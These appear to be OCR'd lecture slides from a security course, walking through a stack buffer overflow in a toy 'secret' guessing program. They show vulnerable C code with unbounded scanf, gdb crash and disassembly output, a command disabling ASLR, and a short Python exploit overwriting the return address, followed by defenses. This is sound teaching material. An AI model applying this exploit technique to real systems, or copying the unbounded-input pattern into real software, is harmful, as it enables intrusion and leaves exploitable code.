
- wget https://samsclass.info/COMSC-142/proj/secret.tar.gz1
- tar -xzvf secret.tar.gz1
- chmod +x secret
- ./secret


sambowne — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 62×15

```
debian@debian:~/COMSC-142$ ./secret
Enter secret number:
1
You are so wrong!
debian@debian:~/COMSC-142$ ./secret
Enter secret number:
AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDD
You are so wrong!
Illegal instruction
debian@debian:~/COMSC-142$ ./secret
Enter secret number:
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDEEEEEEEEEEFFFFFFFFFF
You are so wrong!
Segmentation fault
debian@debian:~/COMSC-142$ 
```

Partial Source Code

- User input can be longer than the buffer size of 12




```c
/*prints out the You Win! message*/
void endGame(void) {
    printf("You win!\n");
    exit(0);
}

/*main function of the game*/
int main(void) {

    int guess, secret, len;
    char buf[12]; //buffer (12 bytes long)

    printf("Enter secret number:\n");
    scanf("%s", buf); //read guess from user input
    guess = atoi(buf); //convert to an integer
```

Demo: Buffer Overflow

- gdb -q secret
- set style enabled off
- run
- AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ


- *Crashes with 0x49494949 in %eip*
- *ASCII for "I"*



```
debian@debian:~/COMSC-142$ gdb -q secret
Reading symbols from secret...
(No debugging symbols found in secret)
(gdb) set style enabled off
(gdb) run
Starting program: /home/debian/COMSC-142/secret
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gn
Enter secret number:
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ
You are so wrong!

Program received signal SIGSEGV, Segmentation fault.
0x49494949 in ?? ()
(gdb) 
```

Demo: Buffer Overflow

- disassemble endGame
  - Reveals our desired starting address




sambowne — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 55×11

```
(gdb) disassemble endGame
Dump of assembler code for function endGame:
   0x08048554 <+0>:     push   %ebp
   0x08048555 <+1>:     mov    %esp,%ebp
   0x08048557 <+3>:     sub    $0x18,%esp
   0x0804855a <+6>:     movl   $0x80486ee,(%esp)
   0x08048561 <+13>:    call   0x8048380 <puts@plt>
   0x08048566 <+18>:    movl   $0x0,(%esp)
   0x0804856d <+25>:    call   0x8048390 <exit@plt>
End of assembler dump.
(gdb) 
```

Disable ASLR

- Otherwise the exploit won't work outside gdb
- Because the address of the target routine will be randomized
  - sudo su -
  - echo 0 > /proc/sys/kernel/randomize_va_space
  - exit




sambowne — debian@debian: ~/COMSC-142/secretARM64 — ssh debian@192.168.0.246 — 83×6

```
debian@debian:~/COMSC-142/secretARM64$ sudo su -
root@debian:~# echo 0 > /proc/sys/kernel/randomize_va_space
root@debian:~# exit
logout
debian@debian:~/COMSC-142/secretARM64$
debian@debian:~/COMSC-142/secretARM64$
```

Python Exploit Script

- sudo apt install xxd
- python3 secret_exploit.py > exploit
- xxd exploit
- ./secret < exploit



sambowne — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 69×17

```
debian@debian:~/COMSC-142$ cat secret_exploit.py
import sys

prefix = b"AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
eip = b"\x54\x85\x04\x08"
sys.stdout.buffer.write(prefix + eip)

debian@debian:~/COMSC-142$ python3 secret_exploit.py > exploit
debian@debian:~/COMSC-142$ xxd exploit
00000000: 4141 4141 4242 4242 4343 4343 4444 4444  AAAABBBBCCCCDDDD
00000010: 4545 4545 4646 4646 4747 4747 4848 4848  EEEEFFFFGGGGHHHH
00000020: 5485 0408                                T...
debian@debian:~/COMSC-142$ ./secret < exploit
Enter secret number:
You are so wrong!
You win!
debian@debian:~/COMSC-142$ 
```

8.10.6. Protecting Against Buffer Overflow

- **Address Space Layout Randomization (ASLR)**
  - Runs each process in a random memory location
  - Makes it difficult to jump to injected code
- **Stack Canaries**
  - A value placed at the end of a stack frame
  - Detects buffer overflow exploits
  - If this value is changed, the program halts
- **Data Execution Prevention (DEP)**
  - Remove execute permission from memory segments
  - W|X -- segments can be writable or executable, but not both
  - Injected code won't run

Safer C Functions

- Limit input length to fit in buffer size

